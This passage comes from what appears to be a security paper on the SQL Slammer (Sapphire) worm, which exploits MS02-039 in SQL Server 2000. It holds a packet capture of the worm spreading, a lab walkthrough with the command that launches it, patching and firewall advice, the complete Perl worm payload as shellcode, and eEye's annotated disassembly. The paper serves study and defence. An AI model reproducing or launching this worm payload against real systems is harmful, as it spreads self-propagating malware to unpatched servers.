0x0160       b48d 0c40 8d14 88c1 e204 01c2 c1e2 0829  ...@...........)
0x0170       c28d 0490 01d8 8945 b46a 108d 45b0 5031  .......E.j..E.P1
0x0180       c951 6681 f178 0151 8d45 0350 8b45 ac50  .Qf..x.Q.E.P.E.P
0x0190       ffd6 ebca 75d7 5966                      ....u.Yf
```

A look at even just a small section of network traffic will show that the worm's cycle is very quick. In the following section we can see almost 50 packets being sent from the exploited host. Take note of the timestamps on the packets. This whole capture took place in less than one twentieth of a second.

```
06:18:47.983159 10.1.1.2.1058 > 227.123.102.53.1434: udp 376 [ttl 1]
06:18:47.983961 10.1.1.2.1058 > 229.23.32.47.1434: udp 376 [ttl 1]
06:18:47.984312 10.1.1.2.1058 > 234.72.127.64.1434: udp 376 [ttl 1]
06:18:47.985313 10.1.1.2.1058 > 237.242.123.206.1434: udp 376 [ttl 1]
06:18:47.985668 10.1.1.2.1058 > 236.252.132.133.1434: udp 376 [ttl 1]
06:18:47.986022 10.1.1.2.1058 > 232.142.146.22.1434: udp 376 [ttl 1]
06:18:47.986404 10.1.1.2.1058 > 233.99.100.15.1434: udp 376 [ttl 1]
06:18:47.988101 10.1.1.2.1058 > 235.241.31.176.1434: udp 376 [ttl 1]
06:18:47.989377 10.1.1.2.1058 > 238.5.31.106.1434: udp 376 [ttl 1]
06:18:47.989733 10.1.1.2.1058 > 224.152.224.41.1434: udp 376 [ttl 1]
06:18:47.990086 10.1.1.2.1058 > 230.155.2.62.1434: udp 376 [ttl 1]
06:18:47.991810 10.1.1.2.1058 > 226.103.157.65.1434: udp 376 [ttl 1]
06:18:47.992228 10.1.1.2.1058 > 225.17.175.126.1434: udp 376 [ttl 1]
06:18:47.992582 10.1.1.2.1058 > 239.68.105.224.1434: udp 376 [ttl 1]
06:18:47.994566 10.1.1.2.1058 > 231.88.162.193.1434: udp 376 [ttl 1]
06:18:47.996639 10.1.1.2.1058 > 228.164.157.170.1434: udp 376 [ttl 1]
06:18:47.996686 arp who-has 10.168.121.9 tell 10.1.1.2
06:18:47.997533 10.1.1.2.1058 > 227.142.53.94.1434: udp 376 [ttl 1]
06:18:47.998332 10.1.1.2.1058 > 229.18.41.162.1434: udp 376 [ttl 1]
06:18:47.998685 10.1.1.2.1058 > 234.7.21.206.1434: udp 376 [ttl 1]
06:18:47.999678 10.1.1.2.1058 > 237.141.104.64.1434: udp 376 [ttl 1]
06:18:48.000033 10.1.1.2.1058 > 236.163.52.68.1434: udp 376 [ttl 1]
06:18:48.000386 10.1.1.2.1058 > 232.101.86.169.1434: udp 376 [ttl 1]
06:18:48.000775 10.1.1.2.1058 > 233.46.241.173.1434: udp 376 [ttl 1]
06:18:48.002492 10.1.1.2.1058 > 235.164.142.187.1434: udp 376 [ttl 1]
06:18:48.003768 10.1.1.2.1058 > 238.148.236.206.1434: udp 376 [ttl 1]
06:18:48.004123 10.1.1.2.1058 > 224.207.4.0.1434: udp 376 [ttl 1]
06:18:48.004477 10.1.1.2.1058 > 230.138.160.159.1434: udp 376 [ttl 1]
06:18:48.006205 10.1.1.2.1058 > 226.134.151.122.1434: udp 376 [ttl 1]
06:18:48.006621 10.1.1.2.1058 > 225.60.236.188.1434: udp 376 [ttl 1]
06:18:48.006992 10.1.1.2.1058 > 239.199.7.62.1434: udp 376 [ttl 1]
06:18:48.008940 10.1.1.2.1058 > 231.59.41.16.1434: udp 376 [ttl 1]
06:18:48.010992 10.1.1.2.1058 > 228.171.69.195.1434: udp 376 [ttl 1]
06:18:48.011038 arp who-has 10.231.57.14 tell 10.1.1.2
06:18:48.011872 10.1.1.2.1058 > 227.161.32.113.1434: udp 376 [ttl 1]
06:18:48.012680 10.1.1.2.1058 > 229.13.110.208.1434: udp 376 [ttl 1]
06:18:48.013035 10.1.1.2.1058 > 234.198.182.81.1434: udp 376 [ttl 1]
06:18:48.014029 10.1.1.2.1058 > 237.40.17.226.1434: udp 376 [ttl 1]
06:18:48.014385 10.1.1.2.1058 > 236.74.16.74.1434: udp 376 [ttl 1]
06:18:48.014741 10.1.1.2.1058 > 232.60.6.129.1434: udp 376 [ttl 1]
```

```
06:18:48.015132 10.1.1.2.1058 > 233.249.249.233.1434: udp 376 [ttl 1]
06:18:48.016834 10.1.1.2.1058 > 235.87.153.85.1434: udp 376 [ttl 1]
06:18:48.018105 10.1.1.2.1058 > 238.35.6.156.1434: udp 376 [ttl 1]
06:18:48.018460 10.1.1.2.1058 > 224.6.149.118.1434: udp 376 [ttl 1]
06:18:48.018816 10.1.1.2.1058 > 230.121.10.133.1434: udp 376 [ttl 1]
06:18:48.020535 10.1.1.2.1058 > 226.165.29.213.1434: udp 376 [ttl 1]
06:18:48.020946 10.1.1.2.1058 > 225.103.37.52.1434: udp 376 [ttl 1]
06:18:48.021301 10.1.1.2.1058 > 239.74.130.252.1434: udp 376 [ttl 1]
06:18:48.023292 10.1.1.2.1058 > 231.30.12.187.1434: udp 376 [ttl 1]
06:18:48.025372 10.1.1.2.1058 > 228.178.153.94.1434: udp 376 [ttl 1]
```

2.2.11 How to use the exploit

This exploit is very simple to use. Once in possession of the offending code, a simple execution of the script will start the worm on it's way to infecting thousands of hosts.

For this paper I set up a small network consisting of two servers running Windows 2000 Advanced Server as the host operating system, and one machine running Slackware Linux for watching the mayhem ensue. I connected all machines together with a hub. I then proceeded to install SQL Server 2000 with no service packs on the two Windows servers, using the default installation on one, and specifying a named instance on the other. I set both to run as the local system account.
Once initial installations were complete, I proceeded to run the malicious code from my Linux machine, using netcat[17] to direct the output to port 1434 on one of the servers.

The code was obtained as a perl script and the following command will proceed to infect a host (where worm.pl is the name of the Perl script and x.x.x.x is the IP of the vulnerable host).

```
Perl worm.pl | x.x.x.x 1434 –u
```

After that you can just sit back and watch it go as it tries to propagate itself to random hosts. As soon as the above command is run the worm begins its life cycle.

In a laboratory test using the packet capturing software Ethereal[18] the amount of time taken for the worm to send 5000 packets was only 39.176 seconds. This was a tremendously fast propagation.

2.2.12 Signature of the attack

[17] Netcat is a tool for creating connections across UDP and TCP. It can read and write across these connections, and allows you to specify a number of parameters when doing so, such as which ports to communicate on. A good description can be found here: http://www.sans.org/rr/audit/netcat.php
[18] Ethereal is network protocol analyzing software. Useful for sniffing packets and displaying the information in a more human-readable format than straight packet dumps. It also allows you to specify filters, the amount of data you would like to capture and a variety of other features. - http://www.ethereal.com/

2.2.13 How to protect against it

The most effective method to protect against this exploit would be to patch your servers against this vulnerability. Microsoft provided a patch to correct this vulnerability in July of 2002. The patch, once applied, protects not only against the exploit discussed here, but against the other buffer overrun and the Denial of Service vulnerabilities discussed earlier. Applying Service Pack 3 to SQL Server 2000 will also protect against the exploit.


Since the initial appearance of the Slammer worm a number of security and application vendors, including Microsoft, have released products to help detect and eradicate the vulnerability.

The Microsoft product, SQL Critical Update Kit, can be downloaded from http://www.microsoft.com/sql/downloads/securitytools.asp. This tool will detect and patch vulnerable instances of both SQL Server and incarnations of MSDE.

A tool I have found useful in tracking vulnerable servers on my corporate LAN is the Retina Sapphire SQL Worm Scanner from eEye Digital Security. This free tool will scan a class C network and find vulnerable hosts. There is also a commercial version available, which will scan class A and B networks.
http://www.eeye.com/html/Research/Tools/SapphireSQL.html

Best practices also dictate to filter incoming and outgoing connections to SQL Services at the firewall, including not only UDP and TCP port 1434, but also UDP and TCP port 1433. In most cases SQL servers should not be exposed to the Internet. At the very minimum a firewall should be placed between the Internet and all Internet-connected machines. This includes home PC's, as well as servers running applications such as SQL. The firewall should have a policy of denying all connections except for ones that are explicitly stated. For instance, if running a web server, then port 80 should be allowed only into the machine that is running the web server. The following diagram shows a very minimum-security network configuration.


Figure 7 – Minimum Security Network Configuration



Best policy would dictate that you have two or more firewalls, one external Internet facing firewall protecting servers which require access from the Internet, such as web servers and external DNS servers, and at least a second application firewall which allows only access from specified external servers to specified machines on the internal protected segment. To use an example, if the website you are running accesses a database server, then the External Firewall should allow only traffic to port 80 or whichever port your website runs on. The Internal Firewall would then handle all calls from the web server to the SQL Server database located on the internal network. At a bare minimum the Internal Firewall should allow only connections from a specified web server to connect to the SQL Server.

To go one step further, Network Address Translation (NAT) provides the ability to hide internal addresses from externally connected machines. For instance, instead of the external web server addressing the internal machines using their actual IP addresses, they address the machine using an external IP. The firewall then translates this into the address of the internal machine and forwards the request. This provides one more layer of protection should your external machine become compromised.

Figure 8 – More Verbose Network Security Configuration



Complete configuration of the firewalls is outside the scope of this paper, but there are some very good resources to be found in the SANS Reading Room regarding proper firewall configuration: http://www.sans.org/rr/firewall/.

2.2.14 Source Code/Pseudo Code:

The following source code is neat, simple and effective. This copy of the worm was obtained from Digital Offense[19].

```
#!/usr/bin/perl
###############

my $packet =
"\x04\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
```

[19] *Digital Offense - http://www.digitaloffense.net/worms/mssql_udp_worm/*

```
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\xdc\xc9\xb0\x42\xeb\x0e\x01".
"\x01\x01\x01\x01\x01\x01\x70\xae".
"\x42\x01\x70\xae\x42\x90\x90\x90".
"\x90\x90\x90\x90\x90\x68\xdc\xc9".
"\xb0\x42\xb8\x01\x01\x01\x01\x31".
"\xc9\xb1\x18\x50\xe2\xfd\x35\x01".
"\x01\x01\x05\x50\x89\xe5\x51\x68".
"\x2e\x64\x6c\x6c\x68\x65\x6c\x33".
"\x32\x68\x6b\x65\x72\x6e\x51\x68".
"\x6f\x75\x6e\x74\x68\x69\x63\x6b".
"\x43\x68\x47\x65\x74\x54\x66\xb9".
"\x6c\x6c\x51\x68\x33\x32\x2e\x64".
"\x68\x77\x73\x32\x5f\x66\xb9\x65".
"\x74\x51\x68\x73\x6f\x63\x6b\x66".
"\xb9\x74\x6f\x51\x68\x73\x65\x6e".
"\x64\xbe\x18\x10\xae\x42\x8d\x45".
"\xd4\x50\xff\x16\x50\x8d\x45\xe0".
"\x50\x8d\x45\xf0\x50\xff\x16\x50".
"\xbe\x10\x10\xae\x42\x8b\x1e\x8b".
"\x03\x3d\x55\x8b\xec\x51\x74\x05".
"\xbe\x1c\x10\xae\x42\xff\x16\xff".
"\xd0\x31\xc9\x51\x51\x50\x81\xf1".
"\x03\x01\x04\x9b\x81\xf1\x01\x01".
"\x01\x01\x51\x8d\x45\xcc\x50\x8b".
"\x45\xc0\x50\xff\x16\x6a\x11\x6a".
"\x02\x6a\x02\xff\xd0\x50\x8d\x45".
"\xc4\x50\x8b\x45\xc0\x50\xff\x16".
"\x89\xc6\x09\xdb\x81\xf3\x3c\x61".
"\xd9\xff\x8b\x45\xb4\x8d\x0c\x40".
"\x8d\x14\x88\xc1\xe2\x04\x01\xc2".
"\xc1\xe2\x08\x29\xc2\x8d\x04\x90".
"\x01\xd8\x89\x45\xb4\x6a\x10\x8d".
"\x45\xb0\x50\x31\xc9\x51\x66\x81".
"\xf1\x78\x01\x51\x8d\x45\x03\x50".
"\x8b\x45\xac\x50\xff\xd6\xeb\xca";

print $packet;

# for testing in CLOSED network environments:
# perl worm.pl | nc server 1434 -u -v -v -v
```

A fairly thorough analysis of the worm's code has been done by eEye Digital Security. The following is their analysis[20].

```
;SAPPHIRE WORM CODE DISASSEMBLED
;eEye Digital Security: January 25, 2003
;Updated January 27, 2003

push    42B0C9DCh       ; [RET] sqlsort.dll -> jmp esp
                mov     eax, 1010101h   ;
                                ; Reconstruct session, after the overflow the payload buffer
                                ; gets corrupted during program execution but before the
                                ; payload is executed. The worm writer rebuilds the buffer
                                ; so he can later resend it in the sendto() loop.
                xor     ecx, ecx
                mov     cl, 18h

   fixup_payload:
                push    eax
                loop    fixup_payload
                xor     eax, 5010101h   ; 0x1010101 xor 0x5010101 = 0x04000000 (msg_type for sql resoloution request)
                                ;
                                ; 0x04 is the msg type for request, he has no rebuilt the payload
                                ; so it can be fired over the wire later and reinfect.
                push    eax
                mov     ebp, esp        ;
                                ; Move esp into ebp. This will allow him to reference data
                                ; pushed onto the stack later using ebp. He could use esp
                                ; also except for the fact that he push's a lot of values and
                                ; an esp offset will not as reliable. So he chose ebp...
                                ;
                push    ecx             ;
                                ; During this phase a series of strings and terminating
                                ; nulls are pushed onto the stack. This method is common
```

[20] Analysis of the code obtained from eEye Digital Security - http://www.eeye.com/html/Research/Flash/sapphire.txt

```
                        ; in simple exploits that don't require a large amount of
                        ; imports to operate. It should also noted that the worm
                        ; use's the ecx register to store nulls, after it is
                        ; decremented to zero from the loop routine.
                        ;
   push    6C6C642Eh
   push    32336C65h
   push    6E72656Bh       ; Push string kernel32.dll
push    ecx
   push    746E756Fh       ; Push string GetTickCount
   push    436B6369h
   push    54746547h
   mov     cx, 6C6Ch
   push    ecx
   push    642E3233h       ; Push string ws2_32.dll
   push    5F327377h
   mov     cx, 7465h
   push    ecx
   push    6B636F73h       ; Push string socket
   mov     cx, 6F74h
   push    ecx
   push    646E6573h       ; Push string sendto
                        ;
   mov     esi, 42AE1018h  ; sqlsort.dll->IAT entry for LoadLibrary
                        ;
                        ; The worm writer uses the sqlsort IAT to locate
                        ; the entry points for LoadLibrary and GetProcAddress.

                        ;
   lea     eax, [ebp-2Ch]  ; Load address of string "ws2_32.dll" into eax and
                        ; supply as an argument to LoadLibrary.
   push    eax
   call    dword ptr [esi] ; call  sqlsort:[IAT]->LoadLibrary("ws2_32.dll")
```

```
                  ;
push    eax            ; When LoadLibrary returns, the base of ws2_32 is in eax.
                  ; This will be used later for a GetProcAddress so he saves
                  ; it on the stack using a push..
                  ;
lea     eax, [ebp-20h]  ; Load address of string "GetTickCount" into eax and
                  ; push it on the stack. This will be used as an argument
                  ; to the GetProcAddress call after the next LoadLibrary call.
push    eax
lea     eax, [ebp-10h]  ; Load address of string "kernel32.dll" into eax
push    eax
call    dword ptr [esi] ; call  sqlsort:[IAT]->LoadLibrary("kernel32.dll")
                  ;
push    eax            ; When LoadLibrary returns, the base of kernel32 is in eax.
                  ; This will be used later for a GetProcAddress so he saves
                  ; it on the stack using a push..
                  ;
mov     esi, 42AE1010h  ; Move sqlsort:[IAT] entry into esi. The IAT, or Import Address
                  ; Table will shift across dll versions so the worm writer checks a
                  ; small instruction sequence at the entry point of the function to
                  ; verify that it is in fact, GetProcAddress.
                  ;
                  ;
mov     ebx, [esi]      ; Move IAT entry (function entry point) into ebx.
                  ;
mov     eax, [ebx]      ; Move 4 bytes of instructions from function entry point into eax.
                  ;
cmp     eax, 51EC8B55h  ; Check entry point fingerprint for getprocaddress, if the compare fails he uses
                  ; an assu med IATentry. So he checks the entry, if it's not GetProcAddress he
                  ; assumes it's an alternate dll version and uses the static entry in that assumed
                  ; dll version.
                  ;
                  ; The library version I have is:2000.80.534.0. This dll version hips with a base
```

```
                        ; installation of MSSQL server 2000.  The IATwith this DLL is an entry point for
                        ; RtlEnterCriticalSection, so the first check will obviously fail and the jz will
                        ; not succeed.
                        ;
                        ; It is undetermined what dll versions this payload will succeed on. Due to
                        ; the "if not, then other"  importing scheme, this may not work across all dll
                        ; versions.
                        ;
                        ;
        jz      short FOUND_IT  ; GetProcAddress(kernel32_base,GetTickCount)
        mov     esi, 42AE101Ch  ; This point is only reached if the previous test failed. On a
                        ; default install of MSSQL Server 2000, we will reach this point.
                        ; Then next assignment will assign esi the sqlsort.dll->IAT entry
                        ; for GetProcAddress.

FOUND_IT:
        call    dword ptr [esi] ; GetProcAddress(kernel32_base,GetTickCount)
        call    eax             ; GetTickCount()
        xor     ecx, ecx
        push    ecx
        push    ecx
        push    eax             ; Push GetTickCount returned value, which is the number
                        ; of milliseconds since the system was last started. This value
                        ; will later be used as a seed for the pseudo random number
                        ; generation.
                        ;
                        ;
        xor     ecx, 9B040103h  ; 0x9B040103 xor 0x1010101 = 9A050002 (dest port/family)
                        ;
        xor     ecx, 1010101h
        push    ecx             ; 9A050002 = port 1434 / AF_INET
                        ;
        lea     eax, [ebp-34h]  ; Load address of string "socket" into eax and supply
```

```
                          ; it as the second argument to GetProcAddress
           push    eax
           mov     eax, [ebp-40h]  ; Load ws2_32 base address into eax and
                          ; supply as first argument to GetProcAddress.
           push    eax
           call    dword ptr [esi] ; GetProcAddress(ws2_32,socket)
           push    11h
           push    2
           push    2
           call    eax             ; socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)
                          ;
           push    eax             ; Push socket descriptor
                          ;
           lea     eax, [ebp-3Ch]  ; Load address of string "sendto" into eax and
                          ; supply it as the second argument to GetProcAddress.
           push    eax
           mov     eax, [ebp-40h]  ; Load ws2_32 base address into eax and
                          ; supply it as the first address to GetProcAddress.
           push    eax
           call    dword ptr [esi] ; GetProcAddress(ws2_32,sendto)
           mov     esi, eax        ; Save the entry point for sendto, returned by GetProcAddress
                          ; into esi.
                          ;
           or      ebx, ebx        ; ebx = 77F8313C, left over from the sqlsort IAT reads.
                          ;
           xor     ebx, 0FFD9613Ch ; We'll end up with 0x88215000 or 0x88336870, depending on dll
                          ; version. Other values are generated depending on dll version.
                          ;

PSEUDO_RAND_SEND:
           mov     eax, [ebp-4Ch]  ; Load the seed from GetTickCount into eax and enter pseudo
                          ; random generation. The pseudo generation also takes input from
                          ; an xor'd IAT entry to assist in more random generation.
```

```
                 ;
lea     ecx, [eax+eax*2]
lea     edx, [eax+ecx*4]
shl     edx, 4
add     edx, eax
shl     edx, 8
sub     edx, eax
lea     eax, [eax+edx*4]
add     eax, ebx
mov     [ebp-4Ch], eax  ; Store generated IP address into sock_addr structure.
push    10h
lea     eax, [ebp-50h]  ; Load address of the sock_addr structure that was
                 ; created earlier, into eax, then push as an argument
                 ; to sendto().
                 ;
push    eax
xor     ecx, ecx        ; Push (flags) = 0
push    ecx
xor     cx, 178h        ; Push payload length = 376
push    ecx
lea     eax, [ebp+3]    ; Push address of payload
push    eax
mov     eax, [ebp-54h]
push    eax
call    esi             ; sendto(sock,payload,376,0, sock_addr struct, 16)
                 ;
jmp     short PSEUDO_RAND_SEN
```

2.2.15 References/Additional Information:

Microsoft Security Advisory MS02-039 - http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp

Exploit Code - Digital Offense - *http://www.digitaloffense.net/worms/mssql_udp_worm/*

Microsoft SQL Server - *http://www.microsoft.com/sql/*

Microsoft Desktop Engine - *http://www.microsoft.com/sql/techinfo/development/2000/MSDE2000.asp?LN=en-us&gssnb=1*

Internet Storm Center - *http://isc.incidents.org/*

IANA - *http://www.iana.org/assignments/port-numbers*

Internet Security Systems - *http://www.iss.net/*

Trend Micro – *http://www.trendmicro.com/*

McAfee Security – *http://www.mcafee.com/*

F-Secure - *http://www.f-secure.com/*

eEye Digital Security - *http://www.eeye.com/*

Sophos - *http://www.sophos.com/*

Symantec - *http://www.symantec.com/*

Common Vulnerabilities and Exposures List – *http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0649*

rfc791 – Internet Protocol - *ftp://ftp.rfc-editor.org/in-notes/rfc791.txt*

rfc793 – Transmission Control Protocol - *ftp://ftp.rfc-editor.org/in-notes/rfc793.txt*

Netcat - *http://www.sans.org/rr/audit/netcat.php*

Ethereal - *http://www.ethereal.com/*

tcpdump - *http://www.tcpdump.org/*